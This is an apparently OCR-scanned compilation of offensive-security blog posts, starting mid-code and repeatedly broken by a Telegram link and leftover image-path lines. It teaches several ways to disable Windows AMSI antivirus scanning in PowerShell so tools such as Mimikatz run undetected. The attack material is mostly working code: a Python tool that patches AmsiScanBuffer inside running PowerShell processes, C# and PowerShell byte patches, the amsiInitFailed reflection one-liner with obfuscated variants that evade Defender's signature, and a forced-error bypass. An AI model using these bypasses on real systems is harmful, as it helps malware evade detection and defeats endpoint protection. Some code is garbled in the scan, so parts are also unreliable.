    MAX_MODULE_NAME32 = 255
```

https://t.me/learningnets

```
    TH32CS_SNAPMODULE = 0x00000008
    class MODULEENTRY32(Structure):
        _fields_ = [ ('dwSize', c_ulong) ,
                    ('th32ModuleID', c_ulong),
                    ('th32ProcessID', c_ulong),
                    ('GlblcntUsage', c_ulong),
                    ('ProccntUsage', c_ulong) ,
                    ('modBaseAddr', c_size_t) ,
                    ('modBaseSize', c_ulong) ,
                    ('hModule', c_void_p) ,
                    ('szModule', c_char * (MAX_MODULE_NAME32+1)),
                    ('szExePath', c_char * MAX_PATH)]

    me32 = MODULEENTRY32()
    me32.dwSize = sizeof(MODULEENTRY32)
    snapshotHandle = KERNEL32.CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, pid)
    ret = KERNEL32.Module32First(snapshotHandle, pointer(me32))
    while ret:
        if me32.szModule == b'amsi.dll':
            print(f'[+] Found base address of {me32.szModule.decode()}:
{hex(me32.modBaseAddr)}')
            KERNEL32.CloseHandle(snapshotHandle)
            return getAmsiScanBufferAddress(handle, me32.modBaseAddr)
        else:
            ret = KERNEL32.Module32Next(snapshotHandle , pointer(me32))


for pid in getPowershellPids():
    process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)
    if not process_handle:
        continue
```

https://t.me/learningnets

```
  print(f'[+] Got process handle of powershell at {pid}: {hex(process_handle)}')
  print(f'[+] Trying to find AmsiScanBuffer in {pid} process memory...')
  amsiDllBaseAddress = getAmsiDllBaseAddress(process_handle, pid)
  if not amsiDllBaseAddress:
    print(f'[-] Error finding amsiDllBaseAddress in {pid}.')
    print(f'[-] Error: {KERNEL32.GetLastError()}')
    sys.exit(1)
  else:
    print(f'[+] Trying to patch AmsiScanBuffer found at {hex(amsiDllBaseAddress)}')
    if not patchAmsiScanBuffer(process_handle, amsiDllBaseAddress):
      print(f'[-] Error patching AmsiScanBuffer in {pid}.')
      print(f'[-] Error: {KERNEL32.GetLastError()}')
      sys.exit(1)
    else:
      print(f'[+] Success patching AmsiScanBuffer in PID {pid}')
  KERNEL32.CloseHandle(process_handle)
  print('')
```

You can also download it from here.

Conclusion

I hope you liked the journey of creating this tool. This technique can be used in other evasion tasks, such as EDR API unhooking.

PowerShell weaponization is not death. As you can see, AMSI can be easily bypassed using entirely different, often unbelievable ways.


https://fluidattacks.com/blog/amsi-bypass-python/

Memory Patching AMSI Bypass

What is AMSI?

The Antimalware Scan Interface is a set of Windows APIs that allows any application to integrate with an antivirus product (assuming that product acts as an AMSI provider). Windows Defender, naturally, acts as an AMSI provider as do many third-party AV solutions.

https://t.me/learningnets



Simply put, AMSI acts as a bridge between an application and an AV engine. Take PowerShell as an example – when a user tries to execute any code, PowerShell will submit it to AMSI prior to execution. If the AV engine deems the content it to be malicious, AMSI will report that back and PowerShell won't run the code. This was a great solution for script-based malware that ran in memory and never touched disk.

Any application developer can use AMSI to scan user-supplied input (which is an excellent way


to test bypasses).

amsi.dll

For an application to submit a sample to AMSI, it must load **amsi.dll** into its address space and call a series of AMSI APIs exported from that DLL. We can use a tool such as APIMonitor to hook PowerShell and monitor which APIs it calls. In order, these will typically be:

- AmsiInitialize – initialises the AMSI API.
- AmsiOpenSession – used to correlate multiple scan requests.
- AmsiScanBuffer – scans the user-input.
- AmsiCloseSession – closes the session.
- AmsiUninitialize – removes the AMSI API instance.

https://t.me/learningnets



#	Time of Day	Thread	Module	API	Return Value	Error	Duration
1	7:56:33.127 PM	11	clr.dll	AmsiInitialize (...)	0		0.0016839
2	7:56:33.603 PM	27	clr.dll	AmsiOpenSession (...)	0		0.0000002
3	7:56:33.603 PM	27	clr.dll	AmsiScanBuffer (...)	0		0.0138797
4	7:56:33.862 PM	27	clr.dll	AmsiScanBuffer (...)	0		0.0056669
5	7:56:33.929 PM	1	clr.dll	AmsiCloseSession (...)	0		0.0000399
6	7:56:33.936 PM	27	clr.dll	AmsiOpenSession (...)	0		0.0000002
7	7:56:33.936 PM	27	clr.dll	AmsiScanBuffer (...)	0		0.0049496
8	7:56:33.957 PM	27	clr.dll	AmsiScanBuffer (...)	0		0.0052858
9	7:56:34.007 PM	1	clr.dll	AmsiCloseSession (...)	0		0.0000457
10	7:56:34.095 PM	27	clr.dll	AmsiOpenSession (...)	0		0.0000004
11	7:56:34.095 PM	27	clr.dll	AmsiScanBuffer (...)	0		0.0072825
12	7:56:34.199 PM	27	clr.dll	AmsiScanBuffer (...)	0		0.0078984
13	7:56:39.808 PM	1	clr.dll	AmsiCloseSession (...)	0		0.0000388
14	7:56:39.809 PM	27	clr.dll	AmsiOpenSession (...)	0		0.0000002
15	7:56:39.809 PM	27	clr.dll	AmsiScanBuffer (...)	0		0.0054293
16	7:56:39.833 PM	1	clr.dll	AmsiCloseSession (...)	0		0.0000422
17	7:56:39.833 PM	1	clr.dll	AmsiUninitialize (...)	1		0.0003434

We can use some handy-dandy P/Invoke to replicate this in C#.

```
using System;

using System.Runtime.InteropServices;


namespace ConsoleApp

{

  class Program

  {

    static void Main(string[] args)

    {

    }


    [DllImport("amsi.dll")]

    static extern uint AmsiInitialize(string appName, out IntPtr amsiContext);


    [DllImport("amsi.dll")]

    static extern IntPtr AmsiOpenSession(IntPtr amsiContext, out IntPtr amsiSession);


    [DllImport("amsi.dll")]

    static extern uint AmsiScanBuffer(IntPtr amsiContext, byte[] buffer, uint length, string
contentName, IntPtr session, out AMSI_RESULT result);
```

https://t.me/learningnets

```
        enum AMSI_RESULT
        {
            AMSI_RESULT_CLEAN = 0,
            AMSI_RESULT_NOT_DETECTED = 1,
            AMSI_RESULT_BLOCKED_BY_ADMIN_START = 16384,
            AMSI_RESULT_BLOCKED_BY_ADMIN_END = 20479,
            AMSI_RESULT_DETECTED = 32768
        }
    }
}
```

All we have to do is initialise AMSI, open a new session and send a sample to it.

```
// Initialise AMSI and open a session
AmsiInitialize("TestApp", out IntPtr amsiContext);
AmsiOpenSession(amsiContext, out IntPtr amsiSession);

// Read Rubeus
var rubeus = File.ReadAllBytes(@"C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe");

// Scan Rubeus
AmsiScanBuffer(amsiContext, rubeus, (uint)rubeus.Length, "Rubeus", amsiSession, out AMSI_RESULT amsiResult);

// Print result
Console.WriteLine(amsiResult);
```

This gives us the result **AMSI_RESULT_DETECTED**.

Memory Patching

Tools such as Process Hacker will show that **amsi.dll** is indeed loaded into the process after AMSI has been initialised. To overwrite a function in memory, such as **AmsiScanBuffer**, we need to get it’s location in memory.


We can do that by first finding the base address of amsi.dll using the .NET **System.Diagnostics** class, and then calling the GetProcAddress API.

```
var modules = Process.GetCurrentProcess().Modules;
```

https://t.me/learningnets

```
var hAmsi = IntPtr.Zero;

foreach (ProcessModule module in modules)
{
   if (module.ModuleName == "amsi.dll")
   {
      hAmsi = module.BaseAddress;
      break;
   }
}

var asb = GetProcAddress(hAmsi, "AmsiScanBuffer");
```

In my case, AmsiScanBuffer is located at **0x00007ffe26aa35e0**. By looking at the memory addresses associated with amsi.dll, you can corroborate that this is inside the main **RX** region of the module.



To overwrite the instructions in this region, we need to use VirtualProtect to make it writeable.

```
var garbage =
Encoding.UTF8.GetBytes("AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");

// Set region to RWX
VirtualProtect(asb, (UIntPtr)garbage.Length, 0x40, out uint oldProtect);

// Copy garbage bytes
Marshal.Copy(garbage, 0, asb, garbage.Length);

// Retore region to RX
```

https://t.me/learningnets


VirtualProtect(asb, (UIntPtr)garbage.Length, oldProtect, out uint _);

You will then see a whole bunch of A's in this memory region and allowing the application to call AmsiScanBuffer will result in the process crashing (because clearly A's are not valid instructions).

```
000025b0 80 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc ................
000025c0 48 8b 49 10 48 8b 01 48 8b 40 20 48 ff 25 a6 9b H.I.H..H.@ H.%..
000025d0 00 00 cc cc cc cc cc cc cc cc cc cc cc cc cc cc ................
000025e0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000025f0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00002600 41 41 41 41 41 8b 0d 3d ea 00 00 48 8d 05 36 ea AAAAA..=...H..6.
00002610 00 00 48 8b ac 24 b8 00 00 00 4c 8b b4 24 b0 00 ..H..$....L..$..
00002620 00 00 48 3b c8 74 23 f6 41 1c 04 74 1d 48 8b 49 ..H;.t#.A..t.H.I
00002630 10 4c 8b cb 49 89 6b b0 4d 89 73 a8 44 89 44 24 .L..I.k.M.s.D.D$
```

There are countless instructions we can put here. The general idea is to change the behaviour in such a way as to prevent AmsiScanBuffer from returning a positive result.

Analysing the DLL using a tool such as IDA can provide some ideas.



One thing AmsiScanBuffer does is check the parameters that have been supplied to it. If it finds an invalid argument, it branches off to **loc_1800036B5**. Here, it moves **0x80070057** into **eax**, bypasses the branch that does the actual scanning and returns.

0x80070057 is an HRESULT return code for **E_INVALIDARG**.

We can replicate this behaviour by overwriting the beginning of AmsiScanBuffer with:

mov eax, 0x80070057

ret

https://t.me/learningnets

defuse.ca has a useful tool for converting assembly into hex and byte arrays.

Instead of **var garbage**:

var patch = new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };

This will cause the return code of AmsiScanBuffer to be E_INVALIDARG, but the actual scan result to be **0** – often interpreted as **AMSI_RESULT_CLEAN.**

It doesn't seem like any applications are actually checking to see if the return code is not **S_OK**, and will continue to load the content as long as the scan result itself is not equal to or greater than 32768 – this certainly appears to be the case for PowerShell and .NET.

The above works for 64-bit, but the assembly required for 32-bit is a little bit different due to the way data is returned on the stack.

mov eax, 0x80070057

ret 0x18

Exploring PowerShell AMSI and Logging Evasion

By now, many of us know that during an engagement, AMSI (Antimalware Scripting Interface) can be used to trip up PowerShell scripts in an operators arsenal. Attempt to IEX Invoke-Mimikatz without taking care of AMSI, and it could be game over for your undetected campaign.

Before attempting to load a script, it has now become commonplace to run the following AMSI bypass:

[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)


But have you ever wondered just how this magic command goes about unhooking AMSI?

In this post, we will walk through just how this technique works under the hood, then we will look at a few alternate ways to unhook AMSI from PowerShell. Finally we'll review a relative newcomer to the blue-team arsenal, script block logging, how this works, and just how we can unhook this before it causes us any issues during an engagement.

AMSI Bypass – How it works

The earliest reference to this bypass technique that I can find is credited to Matt Graeber back in 2016:

https://t.me/learningnets



To review just what this command is doing to unhook AMSI, let's load the assembly responsible for managing PowerShell execution into a disassembler, "System.Management.Automation.dll".

To start, we need to look at the "System.Management.Automation.AmsiUtils" class, where we find a number of static methods and properties. What we are interested in is the variable "amsiInitFailed", which is defined as:

```
private static bool amsiInitFailed = false;
```

Note that this variable has the access modifier of "private", meaning that it is not readily exposed from the AmsiUtils class. To update this variable, we need to use .NET reflection to assign a value of 'true', which is observed in the above bypass command.

So where is this variable used and why does it cause AMSI to be disabled? The answer can be found in the method "AmsiUtils.ScanContent":

```
internal unsafe static AmsiUtils.AmsiNativeMethods.AMSI_RESULT ScanContent(string
content, string sourceMetadata)
{
if (string.IsNullOrEmpty(sourceMetadata))
{
sourceMetadata = string.Empty;
}
if (InternalTestHooks.UseDebugAmsiImplementation &&
content.IndexOf("X5O!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-
FILE!$H+H*", StringComparison.Ordinal) >= 0)
{
return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_DETECTED;
}
if (AmsiUtils.amsiInitFailed)
{
return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
```

https://t.me/learningnets

}
...
}

Here we can see that the “ScanContent” method is using the “amsiInitFailed” variable to determine if AMSI should scan the command to be executed. By setting this variable to “false”, what is returned is the following enumeration value:

AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED

This in turn causes any further checks within the code to be bypassed, neutering AMSI… pretty cool ☺

Unfortunately for us as attackers, a recent Windows Defender update has blocked the AMSI bypass command, causing AMSI to trigger, blocking the AMSI bypass before we can unhook AMSI… meta:

```
PS C:\Users\xpn> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,S
tatic').SetValue($null,$true)
At line:1 char:1
+ [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetF ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Diving into Windows Defender with a debugger, we can actually find the signature being used to flag this this bypass:

```
amsiutils').getfield('amsiinitfailed','nonpublic,static').setvalue($null,$true)
```

This case insensitive match is applied by Defender to any command sent over via AMSI in search for commands attempting to unhook AMSI. It’s worth noting that there is no real parsing going on of the command’s context, for example, the following would also cause this rule to trigger:

echo “amsiutils’).getfield(‘amsiinitfailed’,’nonpublic,static’).setvalue($null,$true)

Knowing this, we see how easy it is to bypass this signature, for example, we could do something like:

[Ref].Assembly.GetType(‘System.Management.Automation.Am’+’siUtils’).GetField(‘amsiInitFailed’,’NonPublic,Static’).SetValue($null,$true)

Or even just swap out single quotes for double quotes:

[Ref].Assembly.GetType(“System.Management.Automation.AmsiUtils”).GetField(‘amsiInitFailed’,’NonPublic,Static’).SetValue($null,$true)

So it turns out that this solution isn’t really a true restriction to operator’s who simply modify their command to bypass AMSI. What is interesting about this development however, is that there now seems to be a concerted effort to stop attackers from using a known command to bypass AMSI. I doubt that this will be the end to this cat-and-mouse game, so I wanted to take a further look at how AMSI is working in PowerShell, and see if we could identify any other interesting bypasses.

AMSI Bypass – Patching amsi.dll AmsiScanBuffer

https://t.me/learningnets

One way that seemed an intuitive way of evading AMSI was to patch out exported functions from AMSI.dll, the library responsible for gluing together Defender and PowerShell. After starting down this road, I actually found that the technique was already presented by Tal Lieberman during his Blackhat talk “The Rise and Fall of AMSI”. This method shows an alternative approach to AMSI evasion, and we will cover the fundamentals here to give you an idea of just how this technique can be applied.

This method uses .NET’s interop functionality to patch “amsi.dll”’s exported function “AmsiScanBuffer”, which is invoked from PowerShell as a way to check if a command is malicious. By modifying the function body by injecting our own assembly code, we can create a small stub which will always return a code indicating that a command is non-malicious.

As the AMSI DLL is loaded into PowerShell’s address space during execution, we simply p/invoke the Win32 API’s to replace the function’s body with our new stub which will return before the command is scanned. Crafted, we have something like this:

```
$win32 = @”
using System.Runtime.InteropServices;
using System;
public class Win32 {
[DllImport(“kernel32”)]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
[DllImport(“kernel32”)]
public static extern IntPtr LoadLibrary(string name);
[DllImport(“kernel32”)]
public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out
uint lpflOldProtect
);
}
“@
Add-Type $win32
$ptr = [Win32]::GetProcAddress([Win32]::LoadLibrary(“amsi.dll”), “AmsiScanBuffer”)
$b = 0
[Win32]::VirtualProtect($ptr, [UInt32]5, 0x40, [Ref]$b)
$buf = New-Object Byte[] 7
$buf[0] = 0x66; $buf[1] = 0xb8; $buf[2] = 0x01; $buf[3] = 0x00; $buf[4] = 0xc2; $buf[5] = 0x18;
$buf[6] = 0x00;
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 7)
```


Here we are simply grabbing the exported function using “GetProcAddress”, ensuring that we can write to the function body using “VirtualProtect” by marking the page as read/write/execute, and then using the “Copy” function to update the function with our new 7 byte stub.

When executed, the patched AmsiScanBuffer method looks like this:

```
amsi!AmsiScanBuffer:
00007ffc`6a502420 66b80100        mov     ax, 1
00007ffc`6a502424 c21800          ret     18h
```

https://t.me/learningnets

Then if we attempt to load Invoke-Mimikatz:



Brilliant, no AMSI alerting or Defender showing up our script load.

The take-away from this technique, is that by having full access to the memory space of the process, it's actually pretty difficult to stop the modification of functions which attempt to essentially report on their own malicious activity.

Now that we have a nice alternative technique to bypass AMSI, let's try and find something a bit different which doesn't involve the modification of unmanaged code.

AMSI Bypass – Forcing an error

We now know from the above test that Windows Defender is blocking based on signatures, and any attempt to reference "amsiInitFailed" is likely high on the agenda of endpoint security products given its prevalence. So how about we actually attempt to force a genuine error state, which should in turn set this flag for us?

After a bit of searching on a train journey to London, I found that it was actually trivial to force this error condition by controlling 2 variables used by the AMSI assembly, "amsiSession" and "amsiContext".


Let's first take a look first at the code which controls the setting of the "amsiInitFailed" flag within the "AmsiUtils.ScanContent" method:

```
int hresult = 0;
if (AmsiUtils.amsiContext == IntPtr.Zero)
{
hresult = AmsiUtils.Init();
if (!Utils.Succeeded(hresult))
{
AmsiUtils.amsiInitFailed = true;
return;  AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}
}
if (AmsiUtils.amsiSession == IntPtr.Zero)
{
hresult = AmsiUtils.AmsiNativeMethods.AmsiOpenSession(AmsiUtils.amsiContext, ref
AmsiUtils.amsiSession);
AmsiUtils.AmsiInitialized = true;
if (!Utils.Succeeded(hresult))
{
AmsiUtils.amsiInitFailed = true;
return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}
}
```

https://t.me/learningnets

Here we see 2 conditions which could result in this flag being set legitimately… that is if either “AmsiUtils.Init()” or “AmsiUtils.AmsiNativeMethods.AmsiOpenSession(…)” were to fail. We will focus on “AmsiOpenSession” for the purposes of this post, which is a native function exported from “amsi.dll”.

Let’s look at a disassembly of this function to see what is happening when it’s called by PowerShell:



Interestingly, we see that if we can get “AmsiOpenSession(…)” to be invoked with an “amsiContext” pointer which does not contain a 4 byte value of “AMSI” at offset 0x00, an error will be returned from the function of 0x80070057 (or E_INVALIDARG). When this error is returned back to PowerShell, “Utils.Succeeded(…)” will fail and “amsiInitFailed” will be set for us.

So how can we force this condition? To do this we will need to follow a few steps:

- Allocate a region of unmanaged memory which will be used as our fake “amsiContext”.
- Assign this allocated memory to the variable “amsiContext”.
- Set “amsiSession” to $null which will force the “AmsiOpenSession(..)” amsi.dll method, passing our controlled amsiContext memory region, and result in an error being returned.

Collated, we have the following command sequence:

```
$mem =
[System.Runtime.InteropServices.Marshal]::AllocHGlobal(9076)[Ref].Assembly.GetType(“Syste
m.Management.Automation.AmsiUtils”).GetField(“amsiSession”,”NonPublic,Static”).SetValue(
$null,
$null);[Ref].Assembly.GetType(“System.Management.Automation.AmsiUtils”).GetField(“amsiC
ontext”,”NonPublic,Static”).SetValue($null, [IntPtr]$mem)
```

Executing this snippet, and attaching a debugger to Powershell.exe, we can see the expected error code being returned:

https://t.me/learningnets

```
amsi!AmsiOpenSession:
00007ffc`6a5023a0 4885d2          test    rdx, rdx
00007ffc`6a5023a3 7446            je      amsi!AmsiOpenSession+0x4b (00007ffc`6a5023eb)
00007ffc`6a5023a5 4885c9          test    rcx, rcx
00007ffc`6a5023a8 7441            je      amsi!AmsiOpenSession+0x4b (00007ffc`6a5023eb)
00007ffc`6a5023aa 8139414d5349    cmp     dword ptr [rcx], 49534D41h
00007ffc`6a5023b0 7539            jne     amsi!AmsiOpenSession+0x4b (00007ffc`6a5023eb)
00007ffc`6a5023b2 4883790800      cmp     qword ptr [rcx+8], 0
00007ffc`6a5023b7 7432            je      amsi!AmsiOpenSession+0x4b (00007ffc`6a5023eb)
00007ffc`6a5023b9 4883791000      cmp     qword ptr [rcx+10h], 0
00007ffc`6a5023be 742b            je      amsi!AmsiOpenSession+0x4b (00007ffc`6a5023eb)
00007ffc`6a5023c0 41b801000000    mov     r8d, 1
00007ffc`6a5023c6 418bc0          mov     eax, r8d
00007ffc`6a5023c9 f00fc14118      lock xadd dword ptr [rcx+18h], eax
